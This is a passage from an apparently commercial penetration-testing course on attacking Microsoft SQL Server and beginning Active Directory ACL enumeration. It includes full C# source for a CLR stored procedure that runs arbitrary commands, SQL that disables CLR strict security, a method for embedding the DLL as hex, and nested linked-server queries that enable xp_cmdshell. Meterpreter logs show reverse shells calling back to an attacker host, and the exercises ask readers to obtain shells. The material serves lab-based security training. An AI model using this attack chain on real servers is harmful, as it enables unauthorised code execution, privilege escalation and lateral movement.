<sup>928</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.arguments?view=netframework-4.8#System\\_Diagnostics\\_ProcessStartInfo\\_Arguments](https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.arguments?view=netframework-4.8#System_Diagnostics_ProcessStartInfo_Arguments)

<sup>929</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.useshellexecute?view=netframework-4.8#System\\_Diagnostics\\_ProcessStartInfo\\_UseShellExecute](https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.useshellexecute?view=netframework-4.8#System_Diagnostics_ProcessStartInfo_UseShellExecute)

<sup>930</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.redirectstandardoutput?view=netframework-4.8#System\\_Diagnostics\\_ProcessStartInfo\\_RedirectStandardOutput](https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.redirectstandardoutput?view=netframework-4.8#System_Diagnostics_ProcessStartInfo_RedirectStandardOutput)

Calling the *Start*<sup>931</sup> method creates the process and executes the command supplied in the *execCommand* argument.

Any output generated as a result of the command line input is not sent to the console, but we can retrieve it using the *Pipe*<sup>932</sup> property of the *SqlContext* class.<sup>933</sup>

The *Pipe* property is actually an embedded object instantiated from the *SqlPipe* class,<sup>934</sup> which allows us to record SQL data and return it to the caller. We will use a combination of *SendResultsStart*,<sup>935</sup> *SendResultsRow*,<sup>936</sup> and *SendResultsEnd*<sup>937</sup> to start recording, record data, and stop recording respectively.

The object used by these APIs to record data into is of type *SqlDataRecord*.<sup>938</sup> The code for this is in Listing 761.

```
...
proc.Start();

SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output",
System.Data.SqlDbType.NVarChar, 4000));
SqlContext.Pipe.SendResultsStart(record);
record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
SqlContext.Pipe.SendResultsRow(record);
SqlContext.Pipe.SendResultsEnd();
...
```

Listing 761 - Returning output to the caller

To send the output from the command prompt to the SQL record, we copy the contents of the *Process* object *StandardOutput*<sup>939</sup> property into the record.

This is then returned as part of the result set from the SQL query. Finally, we force the cmd.exe process to wait until all actions are completed and subsequently close it. The complete code is given in Listing 762.

```
using System;
using Microsoft.SqlServer.Server;
using System.Data.SqlTypes;
using System.Diagnostics;
```

<sup>931</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.start?view=netframework-4.8>

<sup>932</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlcontext.pipe?view=netframework-4.8>

<sup>933</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlcontext?view=netframework-4.8>

<sup>934</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlpipe.sendresultsstart?view=netframework-4.8>

<sup>935</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlpipe.sendresultsstart?view=netframework-4.8>

<sup>936</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlpipe.sendresultsrow?view=netframework-4.8>

<sup>937</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlpipe.sendresultsend?view=netframework-4.8>

<sup>938</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqldatarecord?view=netframework-4.8>

<sup>939</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.standardoutput?view=netframework-4.8>

```
public class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmdExec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output",
System.Data.SqlDbType.NVarChar, 4000));
        SqlContext.Pipe.SendResultsStart(record);
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
};
```

*Listing 762 - Complete code for assembly*

Once we have compiled the code into a DLL, we have the assembly that we are going to load into the SQL server and execute. The next step is to find a suitable target database inside the SQL server, since we can only create a procedure from an assembly if the TRUSTWORTHY property is set.

Recall that by default, only the msdb database has this property enabled, but custom databases may use it as well. With this in mind, we are going to target msdb.

Creating a stored procedure from an assembly is not allowed by default. This is controlled through the *CLR Integration*<sup>940</sup> setting, which is disabled by default. Luckily, we can enable it with `sp_configure` and the *clr enabled* option.

Beginning with Microsoft SQL server 2017, there is an additional security mitigation called *CLR strict security*.<sup>941</sup> This mitigation only allows signed assemblies by default. CLR strict security can be disabled through `sp_configure` with the *clr strict security* option.

In summary, we must execute the SQL statements shown in Listing 763 before we start creating the stored procedure from an assembly.

```
use msdb

EXEC sp_configure 'show advanced options',1
RECONFIGURE
```

<sup>940</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sql/relational-databases/clr-integration/clr-integration-enabling?view=sql-server-ver15>

<sup>941</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/clr-strict-security?view=sql-server-ver15>



```
EXEC sp_configure 'clr enabled',1
RECONFIGURE

EXEC sp_configure 'clr strict security', 0
RECONFIGURE
```

*Listing 763 - Enable CLR and disable strict security*

With all the security considerations taken care of, we can import the assembly with the *CREATE ASSEMBLY* statement. Its prototype is in Listing 764.

```
CREATE ASSEMBLY assembly_name
[ AUTHORIZATION owner_name ]
FROM { <client_assembly_specifier> | <assembly_bits> [ ,...n ] }
[ WITH PERMISSION_SET = { SAFE | EXTERNAL_ACCESS | UNSAFE } ]
```

*Listing 764 - CREATE ASSEMBLY prototype*

We must supply a custom assembly name, a file location, and specify the *PERMISSION\_SET* to be *UNSAFE* to allow execution of unsigned .NET code.

As the first step, we are going to copy the compiled assembly (*cmdExec.dll*) onto dc01 in the *C:\Tools* folder.

---

*On Windows server 2016 and earlier, this technique would also work through a UNC path, but Windows server 2019 does not allow access to SMB shares without authentication.*

---

While this is not something we'd use in a real-world scenario, it will help us understand the technique. Later in the section, we will improve our technique and learn how to avoid this step.

Next, we can craft the *CREATE ASSEMBLY* command and import the DLL.

```
CREATE ASSEMBLY myAssembly FROM 'c:\tools\cmdExec.dll' WITH PERMISSION_SET = UNSAFE;
```

*Listing 765 - Import assembly with CREATE ASSEMBLY*

Once the DLL has been imported, we need to create a procedure based on the *cmdExe* method with the *CREATE PROCEDURE* statement.<sup>942</sup>

```
CREATE [ OR ALTER ] { PROC | PROCEDURE }
    [ schema_name. ] procedure_name [ ; number ]
    [ { @parameter [ type_schema_name. ] data_type }
      [ VARYING ] [ = default ] [ OUT | OUTPUT | [ READONLY ] ]
      [ ,...n ] ]
    [ WITH <procedure_option> [ ,...n ] ]
    [ FOR REPLICATION ]
AS { [ BEGIN ] sql_statement [ ; ] [ ...n ] [ END ] }
[ ; ]
```

*Listing 766 - CREATE PROCEDURE prototype*

<sup>942</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/statements/create-procedure-transact-sql?view=sql-server-ver15>

To do so, we first specify the “CREATE PROCEDURE” statement followed by the name we want to assign to our custom procedure ([dbo].[cmdExec]) and the argument(s) it accepts (@execCommand NVARCHAR (4000)). We then specify the function name in our newly imported assembly ([myAssembly].[StoredProcedures].[cmdExec]), which will be executed when our procedure is invoked.

```
CREATE PROCEDURE [dbo].[cmdExec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME  
[myAssembly].[StoredProcedures].[cmdExec];
```

*Listing 767 - Create procedure from assembly*

The last half of the SQL query starts with the AS keyword and then specifies the location of the C# method to create a procedure from ([myAssembly].[StoredProcedures].[cmdExec]). This is marked by the EXTERNAL NAME prefix since it is non-native.

As the final step, we must invoke the newly-created procedure and supply an argument.

```
EXEC cmdExec 'whoami'
```

*Listing 768 - Execute the new procedure*

Now that we have everything we need, we can combine it and implement it from our C# console application. The output from running it is shown in Listing 769.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe  
Auth success!  
Result of command is: corp1\sqlsvc
```

*Listing 769 - Execution of the method from the assembly*

This proves that we obtained code execution through our custom assembly!

---

*It is not possible to call CREATE ASSEMBLY on the same assembly multiple times without removing the previous one. Instead, the DROP ASSEMBLY statement<sup>943</sup> must be used to drop it. In addition, an assembly cannot be dropped if a procedure that requires it has been created. In that case, the DROP PROCEDURE statement<sup>944</sup> must be used first.*

---

In our technique to get code execution from a custom assembly, we initially copied the compiled assembly to the hard drive of the SQL server, which is not realistic. Let's explore a better alternative.

It is possible to directly embed the assembly in the CREATE ASSEMBLY SQL query. This is done by directly putting a hexadecimal string containing the binary content of the assembly in the FROM clause instead of specifying the file path.

To convert the assembly (cmdExec.dll) into a hexadecimal string, we use the small PowerShell script shown in Listing 770.

<sup>943</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/statements/drop-assembly-transact-sql?view=sql-server-ver15>

<sup>944</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/statements/drop-procedure-transact-sql?view=sql-server-ver15>

```
$assemblyFile =  
"\\192.168.119.120\visualstudio\Sql\cmdExec\bin\x64\Release\cmdExec.dll"  
$stringBuilder = New-Object -Type System.Text.StringBuilder  
  
$fileStream = [IO.File]::OpenRead($assemblyFile)  
while (($byte = $fileStream.ReadByte()) -gt -1) {  
    $stringBuilder.Append($byte.ToString("X2")) | Out-Null  
}  
$stringBuilder.ToString() -join "" | Out-File c:\Tools\cmdExec.txt
```

*Listing 770 - Converting DLL into hexadecimal string*

With the assembly converted to a hexadecimal string, we only have to update the CREATE ASSEMBLY statement as given in Listing 771.

```
CREATE ASSEMBLY my_assembly FROM 0x4D5A900..... WITH PERMISSION_SET = UNSAFE;
```

*Listing 771 - CREATE ASSEMBLY statement with hexadecimal string*

Before executing the updated C# console application, we have to ensure that our previous work with CREATE ASSEMBLY and CREATE PROCEDURE has not left any procedures or assemblies on the SQL server. If this is the case, we must first remove them with DROP PROCEDURE and DROP ASSEMBLY.

After that is done, we can execute the query with the embedded assembly and get code execution as shown in Listing 772.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe  
Auth success!  
Result of command is: corp1\sqlsvc
```

*Listing 772 - Execution of the method from the assembly*

Once more, we have arbitrary code execution but this time without having to write an assembly to disk on the target!

In this section, we covered how to gain code execution on the SQL server host operating system through a custom assembly, which allows us to reuse our previous C# code.

### 15.2.3.1 Exercises

1. Repeat the steps to obtain command execution through the custom assembly.
2. Leverage the technique to obtain a reverse shell.

## 15.3 Linked SQL Servers

So far, we have exclusively dealt with the SQL server on dc01. As we discovered during enumeration, there is also a SQL server instance on appsrv01. It is possible to link multiple SQL servers<sup>945</sup> together in such a way that a query executed on one SQL server fetches data or performs an action on a different SQL server.

<sup>945</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sql/relational-databases/linked-servers/linked-servers-database-engine?view=sql-server-ver15>

In the next sections, we are going to dig into how this type of link can be leveraged to perform both privilege escalation and obtain code execution on additional SQL servers.

### 15.3.1 Follow the Link

When a link from one SQL server to another is created, the administrator must specify the execution context that will be used during the connection. While it is possible to have the context be dynamic based on the security context<sup>946</sup> of the current login, some administrators opt to choose a specific SQL login instead.

If the administrator chooses a specific SQL login and that login has sysadmin role membership, we would obtain sysadmin privileges on the linked SQL server. This will be the case even if we only have low privileged access on the original SQL server.

The first step for this kind of attack is to enumerate servers linked to the current SQL server. The `sp_linkedserver`<sup>947</sup> stored procedure returns a list of linked servers for us. It does not require any arguments, but it may return multiple results that we must print to the console.

In this example, we are going to connect to appsrv01 instead of dc01 and not perform any impersonation, since `sp_linkedserver` does not require any privileges to execute. An excerpt of the required code is shown in Listing 773.

```
...
    Environment.Exit(0);
}

String execCmd = "EXEC sp_linkedservers;";

SqlCommand command = new SqlCommand(execCmd, con);
SqlDataReader reader = command.ExecuteReader();

while (reader.Read())
{
    Console.WriteLine("Linked SQL server: " + reader[0]);
}
reader.Close();

con.Close();
}
}
```

Listing 773 - Code to enumerate linked server

Once the C# console application has been compiled, we can enumerate all linked servers from appsrv01 and obtain the results displayed in Listing 774.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
```

<sup>946</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/sql/relational-databases/linked-servers/create-linked-servers-sql-server-database-engine?view=sql-server-ver15>

<sup>947</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-linkedserver-transact-sql?view=sql-server-ver15>

```
Linked SQL server: APPSRV01\SQLEXPRESS
Linked SQL server: DC01
```

*Listing 774 - Linked servers from appsrv01*

As noted from the highlighted output, there is a linked SQL server called "DC01".

The next step is to perform a SQL query on a linked server. First, we are going to simply find the version of the SQL server instance on dc01. This can be done using the *OPENQUERY*<sup>948</sup> keyword as part of the FROM clause. An example is given in Listing 775.

```
select version from openquery("dc01", 'select @@version as version')
```

*Listing 775 - Use OPENQUERY to enumeration SQL version*

When implementing this in our C# console application, we need to be careful to escape double quotes (") correctly.

With the project compiled, we execute it and obtain the version from the linked SQL server.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Linked SQL server version: Microsoft SQL Server 2019 (RTM) - 15.0.32.50 (X64)
    Aug 22 2019 17:04:49
    Copyright (C) 2019 Microsoft Corporation
    Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build
17763: ) (Hypervisor)
```

*Listing 776 - Locating SQL server version on DC01*

This example proves that it's possible to perform SQL queries across linked servers. Let's see which security context we are executing in.

In order to do that, we replace the query for the SQL version to the SQL login with SYSTEM\_USER and obtain the results given in Listing 777.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Executing as the login corp1\offsec on APPSRV01
Executing as the login sa on DC01
```

*Listing 777 - Enumerating the security context on linked server DC01*

As noted from Listing 777, our local login is our domain user, while the linked security context is sa. Excellent!

We already learned that sa access allows us to gain code execution. To do this again, we will execute our PowerShell shellcode runner through a download cradle with the xp\_cmdshell stored procedure.

Since xp\_cmdshell (and other code execution techniques) require advanced options to be changed, we must update the running configuration using the RECONFIGURE statement. When this statement is executed against a remote server, Microsoft SQL uses *Remote Procedure Call*

<sup>948</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/functions/openquery-transact-sql?view=sql-server-ver15>

(RPC) to do so. For this to work, the created link must be configured with outbound RPC through the *RPC Out*<sup>949</sup> setting.

RPC Out is not a setting that is turned on by default, but is commonly set by system administrators. If RPC Out is not allowed, it can be enabled with the *sp\_serveroption* stored procedure<sup>950</sup> if our current user has sysadmin role membership.

Microsoft documentation for OPENQUERY<sup>951</sup> specifically states that executing stored procedures is not supported on linked SQL servers. Instead, we are going to use the *AT* keyword to specify which linked SQL server a query should be executed on.

Listing 778 shows the query needed to enable advanced options.

---

```
EXEC ('sp_configure 'show advanced options', 1; reconfigure;') AT DC01
```

---

*Listing 778 - Executing sp\_configure on linked server*

Notice the use of single quotes; the SQL escape character for a single quote is a single quote, which means that we must double them on the inner strings.

Similarly, we can enable *xp\_cmdshell* and invoke it on *dc01*. When using the PowerShell download cradle, we must keep an eye out for string quote issues. The simplest way to solve this is by Base64 encoding the download cradle and invoking it with the *EncodedCommand* parameter. In this manner, all string quotes are avoided.

After updating the C# console application, setting up a Meterpreter listener, and ensuring that the PowerShell shellcode runner is present on our Apache web server, we can trigger the attack and obtain a reverse shell on the linked SQL server:

---

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.10; (UUID: q43npwu4)
Staging x64 payload (202329 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.10:51808)

meterpreter > sysinfo
Computer      : DC01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
...
```

---

*Listing 779 - Getting a shell from the linked SQL server*

As noted from the output of the **sysinfo** command in Listing 779, our reverse shell does indeed come from *dc01*.

Note that the SQL server process is terminated when the shell exits unless *EXITFUNC* is set to thread.

---

<sup>949</sup> (Microsoft, 2012), [https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms186839\(v=sql.105\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms186839(v=sql.105)?redirectedfrom=MSDN)

<sup>950</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-serveroption-transact-sql?view=sql-server-ver15>

<sup>951</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/functions/openquery-transact-sql?view=sql-server-ver15>

In this section, we have learned how linked SQL servers can be abused to execute SQL queries on other SQL servers and even obtain code execution on them. In the next section, we are going to abuse this even further to perform privilege escalation.

### 15.3.1.1 Exercises

1. Enumerate linked SQL servers from appsrv01.
2. Implement the code required to enable and execute xp\_cmdshell on dc01 and obtain a reverse shell.

### 15.3.1.2 Extra Mile

While Microsoft documentation specifies that execution of stored procedures is not supported on linked SQL servers with the OPENQUERY keyword, it is actually possible.

Modify the SQL queries to obtain code execution on dc01 using OPENQUERY instead of AT.

### 15.3.2 Come Home To Me

In the previous section, we discovered that if linked SQL servers exist, it may be possible to exploit them depending on the security context of the link. In this section, we are going to learn how this could also be used for privilege escalation on the local SQL server.

As we learned previously, the SQL server at appsrv01 has a link to the one at dc01. We can also execute the sp\_linkedservers procedure on dc01 to locate any additional links from dc01. One important fact to keep in mind is that SQL server links are not bidirectional by default.

The easiest way to do this is with the AT syntax as shown in Listing 780.

---

```
EXEC ('sp_linkedservers') AT DC01
```

---

*Listing 780 - Find linked servers on DC01*

We can update our original link enumeration C# code to find the linked servers on dc01, which yields the results given in Listing 781.

---

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe  
Auth success!  
Linked SQL server: APPSRV01  
Linked SQL server: DC01\SQLEXPRESS
```

---

*Listing 781 - DC01 has a link to APPSRV01*

The SQL server on dc01 has a link to the SQL server on appsrv01. This means that we could follow the link to dc01 to obtain the SA login security context, and then return back over the link to appsrv01.

To investigate what privileges that gives us on appsrv01, we can use the OPENQUERY keyword twice. First, we'll use it to execute a query on dc01 and inside that, we'll use it again to execute a query on appsrv01.

---

```
select mylogin from openquery("dc01", 'select mylogin from openquery("appsrv01",  
'select SYSTEM_USER as mylogin'))')
```

---

*Listing 782 - Finding the login on APPSRV01 after following the links*

Once we implement this in our C# console application (while remembering to escape the double quotes), we find that our privileges on appsrv01 have been elevated.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Executing as login: sa
```

*Listing 783 - We are in security context of SA after following links*

We started with the `corp1\offsec` login but after following the link to `dc01` and then back to `appsrv01`, we have obtained execution as `sa`. Nice!

Since we now have `sysadmin` role membership on `appsrv01`, we can get code execution through the same technique as in the previous section.

Again, the most direct way is with the `AT` keyword, but we have to execute a query on the linked server `dc01`, which then executes a query on `appsrv01`. This means we need two instances of the `AT` keyword as shown in Listing 784.

```
EXEC ('EXEC (''sp_configure ''show advanced options'', 1; reconfigure;') AT
appsrv01') AT dc01
```

*Listing 784 - Enabling advanced options on appsrv01*

It is also important to notice the use of single quotes in the SQL query. We have to escape all embedded single quotes with single quotes, which means the inner string (`show advanced options`) needs four single quotes.

---

*Each time we follow a link, the number of single quotes doubles, so we need to be careful when crafting queries.*

---

We can modify the remaining SQL queries in the same manner to execute our PowerShell download cradle on `appsrv01`. Once the C# console application is updated and executed, we obtain our reverse Meterpreter shell as given in Listing 785. Nice!

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.6; (UUID: tqdniu2q)
Staging x64 payload (202329 bytes) ...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.6:50270)

meterpreter > sysinfo
Computer : APPSRV01
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
...
```

*Listing 785 - Reverse shell from appsrv01*

If no other privilege escalation paths are possible, we may be able to use a bidirectional link to elevate privileges on the same SQL server.



In this section, we saw that it's possible to enumerate nested linked SQL servers and even execute queries on them. In theory, this allows us to follow as many links as we want and possibly gain code execution from many SQL servers.

### 15.3.2.1 Exercises

1. Repeat the enumeration steps to find the login security context after following the link first to dc01 and then back to appsrv01.
2. Obtain a reverse shell on appsrv01 by following the links.

### 15.3.2.2 Extra Mile

A PowerShell script called *PowerUpSQL*<sup>952</sup> exists that can help automate all the enumerations and attacks we have performed in this module.

A C# implementation of PowerUpSQL called *Database Audit Framework & Toolkit* (DAFT)<sup>953</sup> also exists.

Download and use either of them to access, elevate, and own the two SQL servers.

---

*Evil SQL Client (ESC)<sup>954</sup> is yet another implementation of the same features written in C#. It has been prebuilt to work with MSBuild to avoid detection and bypass Application Whitelisting.*

---

## 15.4 Wrapping Up

In this module, we presented multiple techniques to attack and compromise a Microsoft SQL server in a domain setting.

Most of the techniques also apply to SQL injection vulnerabilities. As such, it may be possible to compromise multiple SQL servers deep in the internal network directly from a perimeter web server if insecure permissions and SQL server links exist.

This module focused exclusively on Microsoft SQL due to its common authentication integration with Active Directory, but other database types such as Oracle and MySQL can have similar misconfigurations. It's also possible to have SQL links between databases of different types.

---

<sup>952</sup> (NetSPI, 2020), <https://github.com/NetSPI/PowerUpSQL>

<sup>953</sup> (NetSPI, 2019), <https://github.com/NetSPI/DAFT>

<sup>954</sup> (NetSPI, 2020), <https://github.com/NetSPI/ESC>

## 16 Active Directory Exploitation

Designed specifically for large-scale deployment, Active Directory (AD) is a central component of most mid to large-size organizations, seamlessly handling multiple authentication types. The complexity of Active Directory object permissions, Kerberos delegation, and Active Directory trust in particular sets the stage for several interesting and often-neglected attack vectors that we will explore in this module.

As we will discover, a weak or insecure AD configuration in any subsidiary or department of a large organization can lead to complete compromise of that organization, making this topic particularly relevant for penetration testers.

### 16.1 AD Object Security Permissions

In an Active Directory implementation, all elements such as users, computers, or groups are objects with an associated set of access permissions, not unlike permissions associated with files on a local file system.

If AD permissions are set incorrectly, we may be able to exploit them to perform privilege escalation or lateral movement within the domain. In the following sections, we'll discuss these securable object permissions and demonstrate how to enumerate and exploit them.

#### 16.1.1 Object Permission Theory

Let's begin with a discussion of Active Directory securable object permissions.

Within Active Directory, access to an object is controlled through a *Discretionary Access Control List* (DACL), which consists of a series of *Access Control Entries* (ACE).<sup>955</sup> Each ACE defines whether access to the object is allowed or denied, which entity the ACE applies to, and the type of access.

Note that when multiple ACE's are present, their order is important. If a deny ACE comes before an allow ACE, the deny takes precedence, since the *first match principle* applies.

The concept of DACL and ACE are relatively similar to Windows file access permissions, but the information stored for each ACE is a bit complex. An ACE is stored according to the *Security Descriptor Definition Language* (SDDL),<sup>956</sup> which is a string delimited by semicolons.

The SDDL prototype is shown in Listing 786.<sup>957</sup>

---

```
ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid
```

---

Listing 786 - ACE string prototype

Each element of the ACE string consists of one or more concatenated values. The first element is the *ace\_type*, which designates whether the ACE allows or denies permissions. Next, the *ace\_flags*

---

<sup>955</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/daccls-and-aces>

<sup>956</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-definition-language>

<sup>957</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/ace-strings>

set flags related to inheritance on child objects. The third element is the access *rights*<sup>958</sup> applied by the ACE, while *object\_guid* and *inherit\_object\_guid* allows the ACE to apply to only specific objects as provided by the GUID values. Finally, the *account\_sid* is the SID of the object that the ACE applies to.

As an example, imagine that the ACE on object A applies to object B. This grants or denies object B access to object A with the specified access rights.

Since the ACE is detailed by the SDDL format, it can be difficult to read as illustrated by the example ACE string shown in Listing 787.

---

```
(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0)
```

---

*Listing 787 - ACE string example*

As highlighted above, only the ACE type, access rights, and SID are populated but are not easily readable. We can, however, use Microsoft documentation<sup>959,960</sup> to translate the ACE string as follows:

```
AceType:
A = ACCESS_ALLOWED_ACE_TYPE

Access rights:
RP = ADS_RIGHT_DS_READ_PROP
WP = ADS_RIGHT_DS_WRITE_PROP
CC = ADS_RIGHT_DS_CREATE_CHILD
DC = ADS_RIGHT_DS_DELETE_CHILD
LC = ADS_RIGHT_ACTRL_DS_LIST
SW = ADS_RIGHT_DS_SELF
RC = READ_CONTROL
WD = WRITE_DAC
WO = WRITE_OWNER
GA = GENERIC_ALL

Ace Sid:
S-1-1-0
```

---

*Listing 788 - ACE string translated*

The translated ACE string shown in Listing 788 reveals that if we control the object given by the ACE SID, we obtain the WRITE\_DAC, WRITE\_OWNER, and GENERIC\_ALL access rights among others.

From a penetration testing perspective, this means that improperly configured DACLs can lead to compromise of user accounts, domain groups, or even computers.

We will discuss these and other compromise techniques in later sections, but we must first enumerate the DACLs.

---

<sup>958</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/access-rights-and-access-masks>

<sup>959</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/generic-access-rights>

<sup>960</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/standard-access-rights>

All authenticated domain users can read AD objects (such as users, computers, and groups) and their DACLS, meaning we can enumerate weak ACL configurations from a compromised low-privilege domain user account.

Unfortunately, there are rarely tools installed for this task but we can perform this lookup through *LDAP*<sup>961</sup> with the *Get-ObjectAcl*<sup>962</sup> *PowerView*<sup>963</sup> method.

To test this out, we'll log in to the Windows 10 client as the *Offsec* domain user (*prod\offsec*) and open PowerShell with a *bypass* execution policy. *PowerView* is located in **C:\Tools**, and after importing it, we can use *Get-ObjectAcl*, specifying our own user:

```
PS C:\tools> . .\powerview.ps1

PS C:\tools> Get-ObjectAcl -Identity offsec

ObjectDN           : CN=Offsec,OU=prodUsers,DC=prod,DC=corp1,DC=com
ObjectSID           : S-1-5-21-3776646582-2086779273-4091361643-1111
ActiveDirectoryRights : ReadProperty
ObjectAceFlags      : ObjectAceTypePresent
ObjectAceType       : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength        : 56
AceQualifier        : AccessAllowed
IsCallback           : False
OpaqueLength         : 0
AccessMask           : 16
SecurityIdentifier   : S-1-5-21-3776646582-2086779273-4091361643-553
AceType              : AccessAllowedObject
AceFlags             : None
IsInherited          : False
InheritanceFlags     : None
PropagationFlags     : None
AuditFlags           : None
...
```

Listing 789 - Output from *Get-ObjectAcl*

The *Get-ObjectAcl* output prints the often-lengthy list of ACEs applied to the object. In the output above, only the first ACE is shown and the access rights, SID, and ACE type are highlighted.

The output tells us that the AD object identified by the S-1-5-21-3776646582-2086779273-4091361643-553 SID has *ReadProperty* access rights to the *Offsec* user. The SID is difficult to read but *PowerView* includes the **ConvertFrom-SID** method, which can convert the SID to a username or group as displayed in Listing 790.

```
PS C:\tools> ConvertFrom-SID S-1-5-21-3776646582-2086779273-4091361643-553
PROD\RAS and IAS Servers
```

Listing 790 - Converting from SID to group name

<sup>961</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Lightweight\\_Directory\\_Access\\_Protocol](https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol)

<sup>962</sup> (BlackHat, 2017), <https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors.pdf>

<sup>963</sup> (PowerView, 2018), <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>

The converted SID shows us that a default AD domain group called *RAS and IAS Servers* has *ReadProperty* access rights to our current user. This is a fairly common access right, however, and does not indicate a vulnerability.

This enumeration produced a lot of output and required a manual SID conversion. To automate this, we can wrap **Get-ObjectAcl** in a **ForEach** loop to resolve the SID through *ConvertFrom-SID*.

```
PS C:\tools> Get-ObjectAcl -Identity offsec -ResolveGUIDs | Foreach-Object {$_ | Add-  
Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID  
$_.SecurityIdentifier.value) -Force; $_}
```

Listing 791 - Converting SID for each identity

This appends the resolved user or group name to each ACE and shows the ACE for members of the *Domain Admins* group as shown in Listing 792:

```
...  
AceType           : AccessAllowed  
ObjectDN          : CN=Offsec,OU=prodUsers,DC=prod,DC=corp1,DC=com  
ActiveDirectoryRights : GenericAll  
OpaqueLength     : 0  
ObjectSID        : S-1-5-21-3776646582-2086779273-4091361643-1111  
InheritanceFlags  : None  
BinaryLength     : 36  
IsInherited      : False  
IsCallback       : False  
PropagationFlags  : None  
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-512  
AccessMask       : 983551  
AuditFlags       : None  
AceFlags         : None  
AceQualifier     : AccessAllowed  
Identity         : PROD\Domain Admins  
...
```

Listing 792 - Access rights to Offsec for Domain Admins

